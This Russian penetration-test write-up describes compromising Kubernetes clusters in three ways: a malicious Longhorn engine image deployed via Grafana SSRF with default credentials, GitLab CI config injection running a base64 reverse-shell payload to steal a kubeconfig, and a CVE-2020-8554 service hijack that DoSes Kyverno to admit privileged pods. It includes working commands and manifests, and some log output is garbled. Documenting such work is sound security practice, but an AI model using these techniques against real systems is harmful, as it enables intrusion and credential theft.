
Также был замечен довольно критичный функционал, позволяющий управлять backend-томами для всего кластера: создавать вольюмы, динамически provision'ить PV по PVC через Longhorn StorageClass/CSI, подключать эти тома к Pod'ам как вольюмы, а также удалять их вместе с соответствующими PV/PVC. Но самой интересной находкой стала возможность заменить engine image на свой произвольный образ.

## Демонстрация функционала по замену образа longhorn engine



Если коротко, то **engine** — это выделенный storage controller на каждый вольюм. Он запускается на той же ноде, где подключён Pod с этим вольюмом, и синхронно реплицирует записи в несколько replicas на разных нодах.

## Схема работы Longhorn



Поигравшись с заменой образа, стало понятно, что при поднятии пода ожидается, что в контейнере находятся определенные зависимости, иначе он падает в `CrashLoopBackOff` с ошибками типа "No such file or directory"

```
...
kubectl get pod <pod-name> -n longhorn-system -o yaml

containers:
- args:
- -c
- diff /usr/local/bin/longhorn /data/longhorn > /dev/null 2>&1; if [ $? -ne
0
  ]; then cp -p /usr/local/bin/longhorn /data/ && echo installed; fi &&
trap 'rm
  /data/longhorn* && echo cleaned up' EXIT && sleep infinity
command:
- /bin/bash
...

livenessProbe:
  exec:
    command:
    - sh
    - -c
    - /data/longhorn version --client-only
...

name: engine-image-ei-caafd6a4
readinessProbe:
```



hub.docker.com я увидел, что количество пуллов не увеличивается, и понял, что атакуемый кластер просто не может стянуть мой image. Вот тут то и пригодился вывод, полученный с prometheus `/api/v1/targets`, в котором я увидел, что большинство образов пуллятся с местного `docker-hub-proxy.example.ru`. Понадеявшись на то, что это полноценный зеркальный docker hub прокси я выставил его в качестве репозитория для загрузки engine image и смог стянуть свой совсем недавно загруженный образ!

### Деплой вредоносного образа для longhorn engine через SSRF в Grafana

```
kabanov.sergey16@scan:~$ curl -s -u admin:prom-operator ads-k8s-ru -X POST -H "Content-Type: application/json" -d '{"image": "docker-hub-proxy.example.ru/cotson/longhorn:19"}' /api/datasources/proxy/35864/v1/engineimages -X POST
{"actions":{"buildDate":"","cliAPIVersion":0,"conditions":null,"controllerAPIVersion":0,"dataFormatMinVersion":0,"dataFormatVersion":0,"default":false,"gitCommit":"","id":"ei-f8fef5be","image":"docker-hub-proxy.example.ru/cotson/longhorn:19","incompatible":false,"links":{"self":"http://ads-k8s-ru:9580/v1/engineimages/ei-f8fef5be"},"name":"ei-f8fef5be","noRefsSince":"","nodeDeploymentMap":null,"ownerID":"ads-k8s-ru","refCount":0,"state":"","type":"engineImage","version":""},"refCount":0,"state":"","type":"engineImage","version":""}
kabanov.sergey16@scan:~$ curl -s -u admin:prom-operator ads-k8s-ru -X DELETE /api/datasources/proxy/35864/v1/engineimages/ei-f8fef5be -X DELETE
```

Хоть полученный токен и имел уже довольно много привилегий, это все еще был не кластер админ. Но я заметил, что в кластер управлялся через argocd и отправился читать секрет service account из его неймспейса. После чего получил заветные права `*/*`

### Демонстрация прав администратора кластера

```
kabanov.sergey16@scan:~$ export KUBECONFIG=prod-ads-k8s-ru
kabanov.sergey16@scan:~$ kubectl auth can-i --list
```

| Resources                                     | Non-Resource URLs | Resource Names | Verbs    |
|-----------------------------------------------|-------------------|----------------|----------|
| *.*                                           | []                | []             | [*]      |
|                                               | [*]               | []             | [*]      |
| selfsubjectaccessreviews.authorization.k8s.io | []                | []             | [create] |
| selfsubjectrulesreviews.authorization.k8s.io  | []                | []             | [create] |
|                                               | [/api/*]          | []             | [get]    |
|                                               | [/api]            | []             | [get]    |
|                                               | [/apis/*]         | []             | [get]    |
|                                               | [/apis]           | []             | [get]    |
|                                               | [/healthz]        | []             | [get]    |
|                                               | [/healthz]        | []             | [get]    |
|                                               | [/livez]          | []             | [get]    |
|                                               | [/livez]          | []             | [get]    |
|                                               | [/openapi/*]      | []             | [get]    |
|                                               | [/openapi]        | []             | [get]    |
|                                               | [/readyz]         | []             | [get]    |
|                                               | [/readyz]         | []             | [get]    |
|                                               | [/version/]       | []             | [get]    |
|                                               | [/version/]       | []             | [get]    |
|                                               | [/version]        | []             | [get]    |
|                                               | [/version]        | []             | [get]    |

## Вектор 2: Gitlab CI/CD abuse

### Анализ deploy пайплайнов

При анализе соседних репозиторий в приватной группе, а также родительских ci пайплайнов, от которых наследуются все прочие стало понятно, приватная gitlab группа означает, что в dev, stage и prod окружениях под нее выделен namespace, в который будут деплоиться описанные сервисы.

Примерно так выглядела структура проекта

```

  ✓ moderation-
    > app
    ✓ deploy
      > common
      ✓ k8s.moderation-
        ! cluster-values.yml
      ✓ k8s.moderation-
        ! cluster-values.yml
      ✓ k8s.tns-stage-
        ! cluster-values.yml
    > schemas
    > src
    > tests
  🚢 .dockerignore
  💎 .gitignore
  🐱 .gitlab-ci.yml
  ≡ .pylintrc
  🐍 main.py
  M Makefile
  ⚙️ pyproject.toml
  ⓘ README.md
  ≡ requirements.dev.txt
  ≡ requirements.txt
```

Примерно так выглядел `.gitlab-ci.yml` в найденных проектах

```
.template_repo: &repo
  project: &ci_tmpl 'devops/ci/templates'
  ref: &ci_tmpl_vers 'v3.19.2'

variables:
  # Mandatory vars. Do not change this
  CI_TMPL_PROJECT: *ci_tmpl
  CI_TMPL_PROJECT_VERSION: *ci_tmpl_vers

  #
  # Mandatory vars. Specify them
  #

  # This variables is not mandatory, they just for short use in
  CI_TMPL_HELM_CHARTS and CI_TMPL_HELM_RELEASE_NAMES
  COMMON_DEPLOY_CHART: "oci://harbor.
<REDACTED>.ru/devops/helm/charts/common-deploy"
  COMMON_JOB_CHART: "oci://harbor.<REDACTED>.ru/devops/helm/charts/common-
job"

  # list of services for build & deploy
  # go-tmpl, go-tmpl-2, go-tmpl-common will be deployed with
  COMMON_DEPLOY_CHART because this is default chart
  # go-tmpl-job will be deployed with COMMON_JOB_CHART because of explicit
  chart definition using @ character
  CI_TMPL_HELM_RELEASE_NAMES: "moderation-gateway"
  CI_TMPL_HELM_RELEASE_NAMESPACE: moderation
  # List of clusters for deploy
  CI_TMPL_KUBE_CLUSTERS_DEV: "k8s.dev-<redacted>"
  CI_TMPL_KUBE_CLUSTERS_STAGE: "k8s.stage-<redacted>"
  CI_TMPL_KUBE_CLUSTERS_PROD: "k8s.moderation-<redacted>"

  # Harbor project name
  REGISTRY_PROJECT: "tns"

  CI_TMPL_DEPLOY_GROUPING: per-cluster

include:
  - {<<: *repo, file: /pipelines/python.yml}
```

Данный `.gitlab-ci.yml` был намеренно урезан с целью более наглядной демонстрации и сохранения конфиденциальности заказчика.

## Кража deploy токена

Как мы можем видеть, пайплайн подгружает `/pipelines/python.yml` (в зависимости от выбранного языка) из проекта `devops/ci/templates` в нем то и происходит вся логика деплоя.

Также в данной конфигурации мы выставяем переменные, указывающие в каких кластерах мы хотим выполнить `helm install` для развертывания написанного сервиса. В директории `deploy` указываются `values.yml` для чарта, который спуллится из harbor. Так как у меня не было прав на push образов и чартов в harbor, было принято решение перехватить управление CD процессом до того, как он начнет деплой.

Для этого я создал свой репозиторий в этом проекте и приступил к дальнейшему анализу.

В репозитории `devops/ci/templates` удалось найти информацию о том, что для деплоя в прод потребуется создать `protected tag` для своей ветки.

После пуша в созданный репозиторий создается несколько job'ов: `go test coverage`, `go test govulncheck`, `lint`, `generate deploy`, `deploy`.

Дежурные шаги отвечающие за проверку кода, поиск уязвимостей и т.д можно отключить ради экономии времени

```
go test coverage:
  rules:
    - when: never

go test govulncheck:
  rules:
    - when: never

lint:
  rules:
    - when: never
```

В джобе `deploy` и происходит заветный `helm install`, для которого из волта подгружается конфиг с нужными правами. Остается только попасть в контейнер, исполняющий эту задачу и забрать кубконфиг. Но есть проблема, на этом этапе уже определен атрибут `trigger`, который мешает нам просто добавить свой код в секции `script` к этой джобе. Переопределить или изменить джобу мы не можем, так как она подгружается из родительского пайплайна, от которого наследуются все сборки.

Но перед ней запускается `generate deploy`, который собирает информацию из всех переданных в ci переменных и собирает из них новый пайплайн, генерируя файл `generated-deploy-minify.yml` и позже передавая его как артефакт в следующий стейдж с джобой `deploy`. В итоге, чтобы попасть в желаемую джобу, нужно внедрить нагрузку в генерируемый конфиг.

Вот такой `.gitlab-ci.yml` у меня получился в итоге (конфиг был урезан для лучшей читаемости и передачи главной сути):

```
# https://gitlab.<REDACTED>.ru/devops/ci/templates/-/blob/master/README.md
.template_repo: &repo
  project: &ci_tmpl 'devops/ci/templates'
  # Pipeline version, keep it up to date: https://gitlab.
  <REDACTED>.ru/devops/ci/templates/-/releases
```

```
ref: &ci_tmpl_vers 'v3.21.0'

variables:
  # Mandatory vars. Don't change or delete
  CI_TMPL_PROJECT: *ci_tmpl
  CI_TMPL_PROJECT_VERSION: *ci_tmpl_vers
  CI_TMPL_TARGET_ENVIRONMENT: "prod"
  CI_TMPL_ENV_RUNNER_TAG: "prod"

  # Namespace matches your project's GitLab subgroup (2nd level of nesting)

  CI_TMPL_HELM_RELEASE_NAMESPACE: moderation

  # List of clusters for deploy
  # If you don't know your clusters ask your team for more info

  CI_TMPL_KUBE_CLUSTERS_DEV: "k8s.prod-<redacted>"
  CI_TMPL_KUBE_CLUSTERS_STAGE: "k8s.tns-stage-<redacted>"
  CI_TMPL_KUBE_CLUSTERS_PROD: "k8s.prod-<redacted>"

# Pipeline template for CI/CD
include:
  - {<=: *repo, file: /pipelines/go.yml}

go test coverage:
  rules:
    - when: never

go test govulncheck:
  rules:
    - when: never

lint:
  rules:
    - when: never

generate deploy:
  rules:
    - when: always
  after_script:
    - apk add --no-cache jq
    - jq '["deploy ad-duplicate-detector dev(k8s.prod-<redacted>)].script
= ["echo <base64-payload> | base64 -d | sh"]' generated-deploy-minify.yml >
tmp.yml
    - mv tmp.yml generated-deploy-minify.yml
  tags:
    - docker
  artifacts:
    paths:
      - generated-deploy-minify.yml

deploy:
  needs:
    - job: generate deploy
```

```

    optional: true
stage: deploy
# script:
#   <На эту часть мы повлиять не можем>
rules:
  - when: always

```

В итоге `generated-deploy-minify.yml` с инъекцией дошел до job'ы deploy и помог мне получить ревшелл в контейнере, в переменных среды которого, и лежал заветный кубконфиг с правами на деплой в рамках выделенного под приватную группу неймспейса.

### Права токена сервисного аккаунта

| Resources                                           | Non-Resource URLs                   | Resource Names | Verbs                                       |
|-----------------------------------------------------|-------------------------------------|----------------|---------------------------------------------|
| podsecuritypolicies                                 | []                                  | []             | [*]                                         |
| podsecuritypolicies.extensions                      | []                                  | []             | [*]                                         |
| podsecuritypolicies.policy                          | []                                  | []             | [*]                                         |
| selfsubjectaccessreviews.authorization.k8s.io       | []                                  | []             | [create]                                    |
| selfsubjectrulesreviews.authorization.k8s.io        | []                                  | []             | [create]                                    |
| componentstatuses                                   | []                                  | []             | [get list watch create update patch delete] |
| configmaps                                          | []                                  | []             | [get list watch create update patch delete] |
| events                                              | []                                  | []             | [get list watch create update patch delete] |
| limitranges                                         | []                                  | []             | [get list watch create update patch delete] |
| Pods/log                                            | []                                  | []             | [get list watch create update patch delete] |
| Pods/portforward                                    | []                                  | []             | [get list watch create update patch delete] |
| Pods                                                | []                                  | []             | [get list watch create update patch delete] |
| podtemplates                                        | []                                  | []             | [get list watch create update patch delete] |
| replicationcontrollers                              | []                                  | []             | [get list watch create update patch delete] |
| secrets                                             | []                                  | []             | [get list watch create update patch delete] |
| serviceaccounts                                     | []                                  | []             | [get list watch create update patch delete] |
| services                                            | []                                  | []             | [get list watch create update patch delete] |
| *.apps                                              | []                                  | []             | [get list watch create update patch delete] |
| verticalpodautoscalers.autoscaling.k8s.io           | []                                  | []             | [get list watch create update patch delete] |
| *.autoscaling                                       | []                                  | []             | [get list watch create update patch delete] |
| *.batch                                             | []                                  | []             | [get list watch create update patch delete] |
| *.extensions                                        | []                                  | []             | [get list watch create update patch delete] |
| alertproviders.flagger.app                          | []                                  | []             | [get list watch create update patch delete] |
| canaries.flagger.app                                | []                                  | []             | [get list watch create update patch delete] |
| metrictemplates.flagger.app                         | []                                  | []             | [get list watch create update patch delete] |
| scaledjobs.keda.sh                                  | []                                  | []             | [get list watch create update patch delete] |
| scaledobjects.keda.sh                               | []                                  | []             | [get list watch create update patch delete] |
| triggerauthentications.keda.sh                      | []                                  | []             | [get list watch create update patch delete] |
| podmonitors.monitoring.coreos.com                   | []                                  | []             | [get list watch create update patch delete] |
| servicemonitors.monitoring.coreos.com               | []                                  | []             | [get list watch create update patch delete] |
| *.networking.istio.io                               | []                                  | []             | [get list watch create update patch delete] |
| ingresses.networking.k8s.io                         | []                                  | []             | [get list watch create update patch delete] |
| networkpolicies.networking.k8s.io                   | []                                  | []             | [get list watch create update patch delete] |
| Pods.metrics.k8s.io                                 | []                                  | []             | [get watch list]                            |
|                                                     | [/.well-known/openid-configuration] | []             | [get]                                       |
|                                                     | [/api/*]                            | []             | [get]                                       |
|                                                     | [/api]                              | []             | [get]                                       |
|                                                     | [/apis/*]                           | []             | [get]                                       |
|                                                     | [/apis]                             | []             | [get]                                       |
|                                                     | [/healthz]                          | []             | [get]                                       |
|                                                     | [/healthz]                          | []             | [get]                                       |
|                                                     | [/livez]                            | []             | [get]                                       |
|                                                     | [/livez]                            | []             | [get]                                       |
|                                                     | [/openapi/*]                        | []             | [get]                                       |
|                                                     | [/openapi]                          | []             | [get]                                       |
|                                                     | [/openid/v1/jwks]                   | []             | [get]                                       |
|                                                     | [/readyz]                           | []             | [get]                                       |
|                                                     | [/readyz]                           | []             | [get]                                       |
|                                                     | [/version/]                         | []             | [get]                                       |
|                                                     | [/version/]                         | []             | [get]                                       |
|                                                     | [/version]                          | []             | [get]                                       |
|                                                     | [/version]                          | []             | [get]                                       |
| resourcequotas.*                                    | []                                  | []             | [list get watch]                            |
| endpoints                                           | []                                  | []             | [list get watch]                            |
| verticalpodautoscalercheckpoints.autoscaling.k8s.io | []                                  | []             | [list get watch]                            |
| namespaces                                          | []                                  | []             | [list get]                                  |

### Admission controller bypass

Попытавшись создать привилегированный под я получил ошибку, ожидаемо в кластере работала Kyverno.

Но как можно заметить, у нас есть права на создания сервисов, а значит мы имеем возможность перехватить трафик любого сервиса в кластере и в качестве побочного действия - вызвать DoS. Поможет нам в этом [CVE-2020-8554](#) на которую все еще нет полноценного патча для последних версий k8s.

Это имеет смысл, если у нашей Kyverno `failurePolicy` выставлен в `Ignore`, это означает, что деплой в кластере не перестанет работать после падения admission controller'a.

### Как оно работает?

При деплое сервиса с атрибутом `externalIPs`, kube проху создаст соответствующее iptables/IPVS/nftables, etc соответствующее правило, направляющее трафик на выбранный ip

Но не всегда iptables правило, созданное нашим hijack сервисом, оказывается выше оригинального, в таком случае нам поможет деплой множества сервисов с целью увеличения шансов перекрыть оригинальное правило и перехватить трафик с выбранного ip

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: hijack
spec:
  selector:
    matchLabels:
      app: hijack
  template:
    metadata:
      labels:
        app: hijack
    spec:
      containers:
        - image: nginx:latest
          name: nginx
          ports:
            - containerPort: 80

---
apiVersion: v1
kind: Service
metadata:
  name: hijack
spec:
  type: ClusterIP
  selector:
    app: hijack
  ports:
    - name: https
      protocol: TCP
      port: 9443
      targetPort: 80
  externalIPs:
    - <kyverno-admission-controller pod IP>
```

### Стенд

Для того, чтобы продемонстрировать это поведение можно поднять локальный стенд

Kind:

```
kind create cluster
```

Kyverno deploy:

```
# Add helm repo
helm repo add kyverno https://kyverno.github.io/kyverno/
helm repo update

# Install
helm install kyverno kyverno/kyverno \
  --namespace kyverno \
  --create-namespace \
  --set admissionController.replicas=1

# Check
kubectl get pods -n kyverno -w

# Install official politics IN AUDIT MODE
helm install kyverno-policies kyverno/kyverno-policies --namespace kyverno

# Set Enforce mode
helm upgrade kyverno-policies kyverno/kyverno-policies \
  --namespace kyverno \
  --set validationFailureAction=Enforce

# Set Failure Policy to Ignore
helm upgrade kyverno kyverno/kyverno -n kyverno \
  --reuse-values \
  --set features.forceFailurePolicyIgnore.enabled=true
```

Kyverno развернута

| NAME                                           | PF | READY | STATUS    | RESTARTS | IP          | NODE               | AGE   |
|------------------------------------------------|----|-------|-----------|----------|-------------|--------------------|-------|
| kyverno-admission-controller-5f8db5895-qcw7b   | ●  | 1/1   | Running   | 0        | 10.244.0.9  | kind-control-plane | 3m10s |
| kyverno-background-controller-59dbfc6f9d-49zts | ●  | 1/1   | Running   | 0        | 10.244.0.8  | kind-control-plane | 4m55s |
| kyverno-cleanup-controller-fddbff9c-9fmt2      | ●  | 1/1   | Running   | 0        | 10.244.0.6  | kind-control-plane | 4m55s |
| kyverno-migrate-resources-77fkx                | ●  | 0/1   | Completed | 0        | 10.244.0.10 | kind-control-plane | 3m9s  |
| kyverno-reports-controller-57585d94cd-gxpcm    | ●  | 1/1   | Running   | 0        | 10.244.0.5  | kind-control-plane | 4m55s |

Enforce mode работает и не дает развернуть привилегированные поды

```
(Kabanov_S@Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ cat pod.yml
apiVersion: v1
kind: Pod
metadata:
  name: nginx-pod
  labels:
    app: web
spec:
  containers:
    - name: nginx-container
      image: nginx
      securityContext:
        privileged: true
      ports:
        - containerPort: 80

(Kabanov_S@Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ k apply -f pod.yml
Error from server: error when creating "pod.yml": admission webhook "validate.kyverno.svc-ignore" denied the request:

resource Pod/default/nginx-pod was blocked due to the following policies

disallow-privileged-containers:
  privileged-containers: 'validation error: Privileged mode is disallowed. The fields
    spec.containers[*].securityContext.privileged and spec.initContainers[*].securityContext.privileged
    must be unset or set to `false`. rule privileged-containers failed at path /spec/containers/0/securityContext/privileged/'
```

Применяем наш сервис-эксплойт

```
(Kabanov_S Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ kubectl get pods -n kyverno -o wide | grep admission-controller | awk '{print $8}'
10.244.0.9

(Kabanov_S Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ cat kyverno-bypass.yml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: attack
spec:
  selector:
    matchLabels:
      app: attack
  template:
    metadata:
      labels:
        app: attack
    spec:
      containers:
        - image: nginx:latest
          name: nginx
          ports:
            - containerPort: 80
---
apiVersion: v1
kind: Service
metadata:
  name: attack
spec:
  type: ClusterIP
  selector:
    app: attack
  ports:
    - name: https
      protocol: TCP
      port: 9443
      targetPort: 80
  externalIPs:
    - 10.244.0.9 # IP адрес, перехват которого мы хотим осуществить

(Kabanov_S Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ k apply -f kyverno-bypass.yml
deployment.apps/attack created
service/attack created
```

Новое iptables правило, созданное kubeproxy позволяет перехватить трафик от readiness probe, запросы которого мы видим в логах нашего пода

```

Logs(default)/atlock-556b78b0d7-qtcoke.nginx.[tail]
Autoscroll:Off ColumnLock:Off FullScreen:Off Timestamps:Off Wrap:Off

/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2026/07/04 10:28:18 [notice] 1#1: using the "epoll" event method
2026/07/04 10:28:18 [notice] 1#1: nginx/1.31.2
2026/07/04 10:28:18 [notice] 1#1: built by gcc 14.2.0 (Debian 14.2.0-19)
2026/07/04 10:28:18 [notice] 1#1: OS: Linux 7.0.11-orbstack-00360-gc9bc4d96c70
2026/07/04 10:28:18 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1073741816/1073741816
2026/07/04 10:28:18 [notice] 1#1: start worker process 33
2026/07/04 10:28:18 [notice] 1#1: start worker process 33
2026/07/04 10:28:18 [notice] 1#1: start worker process 34
2026/07/04 10:28:18 [notice] 1#1: start worker process 35
2026/07/04 10:28:18 [notice] 1#1: start worker process 35
2026/07/04 10:28:18 [notice] 1#1: start worker process 36
2026/07/04 10:28:18 [notice] 1#1: start worker process 36
2026/07/04 10:28:18 [notice] 1#1: start worker process 37
2026/07/04 10:28:18 [notice] 1#1: start worker process 37
2026/07/04 10:28:18 [notice] 1#1: start worker process 38
2026/07/04 10:28:18 [notice] 1#1: start worker process 38
2026/07/04 10:28:18 [notice] 1#1: start worker process 39
2026/07/04 10:28:18 [notice] 1#1: start worker process 39
2026/07/04 10:28:18 [notice] 1#1: start worker process 40
2026/07/04 10:28:18 [notice] 1#1: start worker process 41
2026/07/04 10:28:18 [notice] 1#1: start worker process 42
2026/07/04 10:28:18 [notice] 1#1: start worker process 43
2026/07/04 10:28:18 [notice] 1#1: start worker process 44
2026/07/04 10:28:18 [notice] 1#1: start worker process 45
2026/07/04 10:28:18 [notice] 1#1: start worker process 46
2026/07/04 10:28:18 [notice] 1#1: start worker process 47
2026/07/04 10:28:18 [notice] 1#1: start worker process 48
2026/07/04 10:28:18 [notice] 1#1: start worker process 49
2026/07/04 10:28:18 [notice] 1#1: start worker process 50
1-244.0.1 - - [06/Jul/2026:10:28:20 +0000] "1x16x021x01x05x8BA1x01x00x05x86x031x03b3UJx941x31Fx99x04Fx61x0FxC81x0Cx0CB-"1xAF1xC67f1x1x441x001x07F47x1E1x071x8B1x0C1x0E1x0F9F 1x191x0E1x441x0F1x5C1x0F31x80t
1-244.0.1 - - [06/Jul/2026:10:28:30 +0000] "1x16x021x01x05x8BA1x01x00x05x86x031x03W3xA81x089e1x0C1x9E1x0B1x0F31 1x1x061x981x001x1A51x861x041x861x091x821x051x051x941x1931x131x0E 1x122q1x1x071x0B8" 400 157
1-244.0.1 - - [06/Jul/2026:10:28:31 +0000] "1x16x021x01x05x8BA1x01x00x05x86x031x03eH1P1xA21xF2.1x8F1x981x181xB2A" 400 157 "-" "-" "-"
1-244.0.1 - - [06/Jul/2026:10:28:40 +0000] "1x16x021x01x05x8BA1x01x00x05x86x031x031x081x021xC801x801x0C1x911x0E71x0C]-1Tx8D1x0AD1x01x0F61x0B61x0B1x0801x871x0A1x15C1x0F1x7F1x0E21B1 1xF01xAF1x931x131x0C1x051
1-244.0.1 - - [06/Jul/2026:10:28:50 +0000] "1x16x021x01x05x8BA1x01x00x05x86x031x031xF21xF01xC61x0EC71x0A1x091x0B0nt1xF4q1x061x0EAP1x001x0D1P1x9A1x0D81x081x1101x0E31x90 1x018F. 1x831x0D81x0E81x951x011x141x
1-244.0.1 - - [06/Jul/2026:10:29:00 +0000] "1x16x021x01x05x8BA1x01x00x05x86x031x031x06d1x0B1nC1x081x00B1x0A1x921x08B0nt1xF4q1x1x91x09H1x021x9F1x05H1x01x0E1x0E1x0A1x061x0E31x0F1 01x0F31x0A1x0B81x0A1x0E61x0 1x0C-4
1-244.0.1 - - [06/Jul/2026:10:29:01 +0000] "1x16x021x01x05x8BA1x01x00x05x86x031x031x0E6C1x0E1x081x061x0E2m1x0D1xC11x0A1x0A1x1A1x051x0F7Fz1x0C71x151xF71x031x0C1x1x0A1x001x0A1x0F1x8E 1x0A1x0801x0921x0A11x0441x

```

Не получив должного ответа, readiness probe временно исключает этот pod из списка работающих сервисов, а также помечает kyverno-admission-controller статусом READY 0/1.

| NAME#                                        | PF | READY | STATUS    | RESTARTS | IP          | NODE               | AGE |
|----------------------------------------------|----|-------|-----------|----------|-------------|--------------------|-----|
| kyverno-admission-controller-5fbd55895-qcw7b | ●  | 0/1   | Running   | 1        | 10.244.0.9  | kind-control-plane | 38m |
| kyverno-background-controller-59dbcf9d-49zts | ●  | 1/1   | Running   | 0        | 10.244.0.8  | kind-control-plane | 40m |
| kyverno-cleanup-controller-fddbfc9c-9fmet    | ●  | 1/1   | Running   | 0        | 10.244.0.6  | kind-control-plane | 40m |
| kyverno-migrate-resources-77fxx              | ●  | 0/1   | Completed | 0        | 10.244.0.10 | kind-control-plane | 38m |
| kyverno-reports-controller-57585d9cd-gxpcm   | ●  | 1/1   | Running   | 0        | 10.244.0.5  | kind-control-plane | 40m |

Готово, мы задосили `kuverno`. Теперь деплой привилегированных подов пройдет без проблем.

```
(Kabanov_S@Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ cat pod.yml
apiVersion: v1
kind: Pod
metadata:
  name: nginx-pod
  labels:
    app: web
spec:
  containers:
    - name: nginx-container
      image: nginx
      securityContext:
        privileged: true
      ports:
        - containerPort: 80

(Kabanov_S@Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ k apply -f pod.yml
Error from server: error when creating "pod.yml": admission webhook "validate.kyverno.svc-ignore" denied the request:

resource Pod/default/nginx-pod was blocked due to the following policies

disallow-privileged-containers:
  privileged-containers: 'validation error: Privileged mode is disallowed. The fields
    spec.containers[*].securityContext.privileged and spec.initContainers[*].securityContext.privileged
    must be unset or set to `false`. rule privileged-containers failed at path /spec/containers/0/securityContext/privileged/'

(Kabanov_S@Kabanov-S-mb) - [~/Desktop/stuff/k8s-test/kyverno]
$ k apply -f pod.yml
pod/nginx-pod created
```

Стоит нам удалить наши раскатанные ресурсы `kyverno-bypass.yml`, как все довольно быстро вернется на свои места.

Но стоит сделать несколько оговорок: во-первых, поведение может разниться в зависимости от используемого CNI (container network interface) в кластере, во-вторых, как вы могли заметить, при деплое куверны мы сами выставили `features.forceFailurePolicyIgnore.enabled=true`, Ignore mode не является настройкой по умолчанию, а значит, если он не был выставлен, то после DoS'a admission controller'a, kube api перестанет принимать запросы на деплой и разворачивание сервисов в кластере станет невозможным.

Вернемся к нашему продю, прав полученных в ходе ci/cd abuse недостаточно, чтобы напрямую запросить **validating webhook configurations** и получить значение **FailurePolicy**. Но как всегда есть обходные пути, мы можем воспользоваться правами кластер админа полученными на предыдущем шаге обратиться к kube metrics, которые также можно найти в prometheus. Но откуда в метриках такие события? Admission webhook вызывается kube api сервером, поэтому событие вида "webhook упал, а запрос пропустили/отменили" видит именно apiserver, а не kyverno. Kubernetes официально документирует, что apiserver отдаёт admission webhook metrics на **/metrics**, включая **apiserver\_admission\_webhook\_fail\_open\_count**, **apiserver\_admission\_webhook\_rejection\_count**, **apiserver\_admission\_webhook\_request\_total**, **apiserver\_admission\_webhook\_admission\_duration\_seconds** (<https://kubernetes.io/docs/reference/instrumentation/metrics/>)

В случае, если куверно когда-то падал (что бывает нередко 😊), то мы можем увидеть, сколько раз деплой был пропущен в связи с Ignore mode. Помогут нам с этим следующие promql запросы в prometheus

```
sum by (name, type) (
  increase(apiserver_admission_webhook_fail_open_count{name=~".*kyverno.*"}
    [72h])
)
```

